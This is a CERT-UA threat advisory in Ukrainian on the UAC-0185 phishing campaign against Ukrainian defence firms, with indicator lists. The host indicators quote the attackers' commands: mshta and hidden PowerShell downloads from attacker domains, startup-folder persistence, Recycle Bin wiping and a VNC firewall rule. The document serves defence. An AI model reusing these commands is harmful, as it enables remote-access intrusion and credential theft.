CERT-UA

Archived: 2026-04-05 14:20:34 UTC

Загальна інформація

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA 04.12.2024 від фахівців MIL.CERT-UA отримано інформацію щодо розповсюдження електронних листів з темою "до уваги_зміни_02-1-437 від 04.12.2024р.", нібито, від імені Українського союзу промисловців та підприємців (УСПП) із запрошенням на конференцію, присвячену тематиці переходу продукції ОПК України на технічні стандарти НАТО, що проводилася в м.Києві 05.12.2024 у змішаному форматі.

При цьому, в листі містилося гіперпосилання "Вкладення містить важливу інформацію для вашої участі.", у разі переходу за яким на комп'ютер жертви буде завантажено файл-ярлик "лист_02-1-437.lnk". Відкриття LNK-файлу призведе до завантаження і запуску за допомогою штатної утиліти mshta.exe файлу "start.hta". Згаданий HTA-файл містить JavaScript-код, призначений для запуску двох PowerShell-команд, одна з яких здійснить завантаження і вікдриття файлу-приманки у вигляді листа УСПП, а друга - завантаження файлу "Front.png", що є ZIP-архівом, в якому знаходяться три файли: "Main.bat", "Registry.hta" та "update.exe", видобування вмісту архіву до каталогу "%LOCALAPPDATA%\Microsoft\EdgeUpdate\Update\" і запуск BAT-файлу "Main.bat".

Останній забезпечить переміщення файлу "Registry.hta" в каталог автозапуску, його виконання, а також видалення з комп'ютера частини завантажених файлів.

Насамкінець "Registry.hta" запустить "update.exe", який класифіковано як програму віддаленого керування MESHAGENT.

В процесі дослідження додатково виявлено файли та інфраструктуру, які використовувалися в кібератаках з початку 2023 року.

Загалом, активність UAC-0185 (UNC4221) здійснюється, щонайменше, з 2022 року. Основною спрямованістю угрупування є викрадення облікових даних месенджерів "Signal", "Telegram", "WhatsApp" та військових систем "DELTA", "ТЕНЕТА", "Кропива". Разом з тим, більш обмежено здійснюються кібератаки, що мають на меті отримання несанкціонованого віддаленого доступу до ЕОМ співробітників підприємств оборонно-промислового комплексу, а також Сил оборони України з використанням спеціалізованих програмних засобів, зокрема, MESHAGENT та ULTRAVNC.

Індикатори кіберзагроз

Файли:

```
4f8e66f060ea918637b5e2dfe7fff16d    e763ba973e455e684cba6649461e41f488a4a041b23442846c82c532e3a78806
a5b1a7db7abf94163a2871d0d7359b49    bf576d4fcbecdff07f71af2ace12cc53a2e03b16c464d4aefb393c4e719ddb17
92b698f674370120ec399ad47600477b    1ffcc81d9194d3f84c9056db6833c99182d0c47f501134cf11a7e20f76dd0833
```

```
104cd6e96a9898462335b0e63766a983    d2d5052b0c703a8b148aa6446d1a199aa59c590c5b534e45b03f1e8e74338c2b
34d1bd73883fd4b1709f4a41af70a192    6669f6cff75f27db3580ab76e4391245f8028c671198174a4ab0abbfc217f27c
7b7ccd7899b0b3b52398df45faf85078    689c7b5a63740593af5f931edccd04e5a0af4592f2159da1dc6ff9fb85724d6d
4dbd1ced8da2a4acec15cfd9be73bfcc    831548a4bf76e77acb9858fffd2bb9a03b210f04f2b615b916e1a086e5421202

bbb96f2781bc16813af398d4a1c5867a    6c8ff9dde75352c94afac0045c6fecc5c27181a941c371d165be5dc6f167969c
80ad42b66b4fc841bfa4210e23a2e757    6f4a305a1f5dbb11341986ad354aa5226afcb67b464d4914d9b3ec0c6cf7d887
c15e1d4892f10a62fec973d37805cc65    de66a95291321c8877b1c403357147d0c636c1e69f487579f8a2978a7ad7e2eb
99a0a704c31e84b0e8cb04c0f5ac2746    cb86993c83c30cd96c8b8fccd5236e5b5949ed400404c33ab74f173f7a9d53b9
5883b5f221a9cb9dcdb4d7be923d4d98    57f5d4e69fb409ca448dcf7c281e130c66aff37178c827c4bdd6eebace0145e4
e4d2f6d160ed8e4a2abd024dc9385ae1    71a27bc19cd4c3af587071d97afe205f1224f8a71d668683d1fba1969ea241a3
882e5e17793b84ba2705b0e296777635    ff9002de29b7037bcf2d496a04df98aea4e8f81f88edf409cb65173e3cc194bd
490450f5d2f1cb617e02366bc389bb7b    44cdc03e755bf1e7e60b460ab70834f44f7e4e9cb28591ffab99ca1517687ab2
```

Хостові:

```
%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update
%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Main.bat
%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Registry.hta
%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\update.exe
%HOMEDRIVE%%HOMEPATH%\Downloads\20241288346.pdf
%HOMEDRIVE%%HOMEPATH%\Main.zip
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Registry.hta
%LOCALAPPDATA%\Microsoft\EdgeUpdate\Update\
%LOCALAPPDATA%\Microsoft\EdgeUpdate\Update\Main.bat
%LOCALAPPDATA%\Microsoft\EdgeUpdate\Update\Registry.hta
%LOCALAPPDATA%\Microsoft\EdgeUpdate\Update\update.exe
%USERPROFILE%\Downloads\20241288346.pdf
%USERPROFILE%\Main.zip
powershell.exe . mshta hXXps://device.redirecl[.]com/yS558pd/start.hta
mshta.exe hXXps://device.redirecl[.]com/yS558pd/start.hta
cmd.exe /c powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Invoke-WebRequest hXXps:/
cmd.exe /c powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Invoke-WebRequest hXXps:/
Expand-Archive -LiteralPath %HOMEDRIVE%%HOMEPATH%\Main.zip -Destinationpath %HOMEDRIVE%%HOMEPATH%\App
cmd.exe /c %HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\update.exe run
copy "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Registry.hta" "%APPDATA%\Micro
start "" "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Registry.hta"
start %HOMEDRIVE%%HOMEPATH%\Downloads\20240188346.pdf
del /s /q "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Main.bat"
del /s /q "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Registry.hta"
del /s /q "%HOMEDRIVE%%HOMEPATH%\Downloads\*.zip"
del /s /q "%HOMEDRIVE%%HOMEPATH%\Main.zip"
mkdir "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update"
rmdir /s /q "%systemdrive%\$Recycle.bin"

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Update.lnk
```

```
%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Update.lnk
%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\gnv.exe
%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\rr.vbs
del /s /q "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\Update.lnk"
del /s /q "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Microsoft\EdgeUpdate\Update\rr.vbs"
del /s /q "%HOMEDRIVE%%HOMEPATH%\SS.bat"
netsh advfirewall firewall add rule name="vnc" dir=in program=%HOMEDRIVE%%HOMEPATH%\AppData\Local\Mi
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Invoke-WebRequest hXXps://plntr.acc
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Invoke-WebRequest hXXps://plntr.acc
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "start %HOMEDRIVE%%HOMEPATH%\AppData
```

Мережеві:

```
mititarycua@gmail[.]com
hXXps://live.outloolc[.]com/mail_inbox=a098m
(smb)://device.redirecl[.]com/davwwwroot/downloads/лист_02-1-437.lnk
hXXps://device.redirecl[.]com/yS558pd/start.hta
hXXps://mail.outloolc[.]com/yS558pd/Back.png
hXXps://mail.outloolc[.]com/yS558pd/Front.png
hXXp://svc.odwebp[.]com:443/agent.ashx
(wss)://svc.odwebp[.]com:443/agent.ashx
146[.]59.102.122
185[.]158.248.104
live.outloolc[.]com
mail.outloolc[.]com
device.redirecl[.]com
svc.odwebp[.]com
uspp.derzhposluhy[.]com
odwebp[.]com
outloolc[.]com
redirecl[.]com
derzhposluhy[.]com

i-ua.account-guard[.]site
telegram.defender-bot[.]site
telegram.token-defender[.]cloud
account-guard[.]site
defender-bot[.]site
token-defender[.]cloud

(tcp)://mirotrent[.]com:443
(tcp)://plntr.mirotrent[.]com:443
hXXps://cloud.account-viewer[.]com/tW018lIK/16_01.zip
hXXps://get.god-le[.]com/hS483kf/Dack.png
hXXps://get.god-le[.]com/hS483kf/Front.png
hXXps://get.god-le[.]com/Gm912cj/icon.png
```

```
hXXps://plntr.account-viewer[.]com/xS43HI3D/logo.png
hXXps://plntr.account-viewer[.]com/xS43HI3D/Back.png
hXXps://plntr.account-viewer[.]com/xS43HI3D/Front.png
136[.]243.237.26
5[.]181.156.72
account-viewer[.]com
god-le[.]com
god-le[.]net
in-touc[.]com
mail-gov[.]com
mail-gov[.]net
sign-cert[.]com
mirotrent[.]com
palantir[.]ink
clouddrive[.]world
emtserviceca[.]info
account-saver[.]com
mails[.]support
check.sign-cert[.]com
cloud.account-viewer[.]com
cloud.god-le[.]net
confirm.account-viewer[.]com
device.redirecl[.]com
dhl.redirecl[.]com
drive.redirecl[.]com
get.god-le[.]com
get.in-touc[.]com
get.mail-gov[.]com
get.sign-cert[.]com
ivanti.account-viewer[.]com
plntr.mirotrent[.]com
my.mail-gov[.]net
plntr.account-viewer[.]com
stellar.account-viewer[.]com
```

Додаткові індикатори за більш ранні періоди

```
2022-09-12:
74f6bd1a80ebfeece1e65b441c2f46e2
delta_1.0.0.apk
hXXp://185[.]225.35.75:30555/cc
185[.]225.35.75
217[.]144.102.219
45[.]147.179.185
46[.]30.44.144
62[.]113.110.100
cancel-auth[.]site
confirmphone[.]site
```

```
milgov[.]host
milgov[.]site
teiegram[.]host
telegram-account[.]host
telegram-auth[.]website
telegramm-account[.]site
web-telegram[.]host
delta.milgov[.]site
web.teiegram[.]host
web.telegram-account[.]host
web.telegramm-account[.]site
web.web.telegram-account[.]host
www.teiegram[.]host
www.telegram-auth[.]website
www.telegramm-account[.]site
212nj0b42w.web.telegram-account[.]host
658pvbhj2k7veemmv4.web.telegram-account[.]host
spam.web-telegram[.]host
hXXp://185[.]225.35.75:30555/cc
hXXps://delta.milgov[.]site/
hXXps://web.telegram-account[.]host/
hXXps://web.telegram-account[.]host/#/login

2024-01-16:
176[.]57.212.217
193[.]203.202.168
217[.]151.229.29
kropyva[.]group
kropyva[.]site
teneta[.]group
teneta[.]site
group-teneta[.]online
group.kropyva[.]site
group.teneta[.]site
(wss)://kropyva[.]group/qr
hXXps://group-teneta[.]online/
hXXps://group.teneta[.]site/
hXXps://kropyva[.]group/

2024-03-29:
whatsapp-confirm[.]site
passport-ukr-net[.]site
protect-password[.]site
telegram-confirm[.]site
accept-action[.]site
signal-confirm[.]site
cancel-action[.]site
```

```
drive-share[.]site
share-drive[.]site
group-invitation[.]site
check-active[.]site
qweasdzx[.]site
qsrgh[.]site
www.protect-password[.]site
www.confirm-signal[.]site
www.google-drive[.]site
www.signal-confirm[.]site
www.qsrgh[.]site
www.accept-action[.]site
whatsapp.protect-password[.]site
telegram.check-active[.]site
whatsapp.group-invitation[.]site
google.drive-share[.]site
google.share-drive[.]site
telegram.qweasdzx[.]site
```

Графічні зображення



Рис.1 Приклад ланцюга ураження

Source: https://cert.gov.ua/article/6281632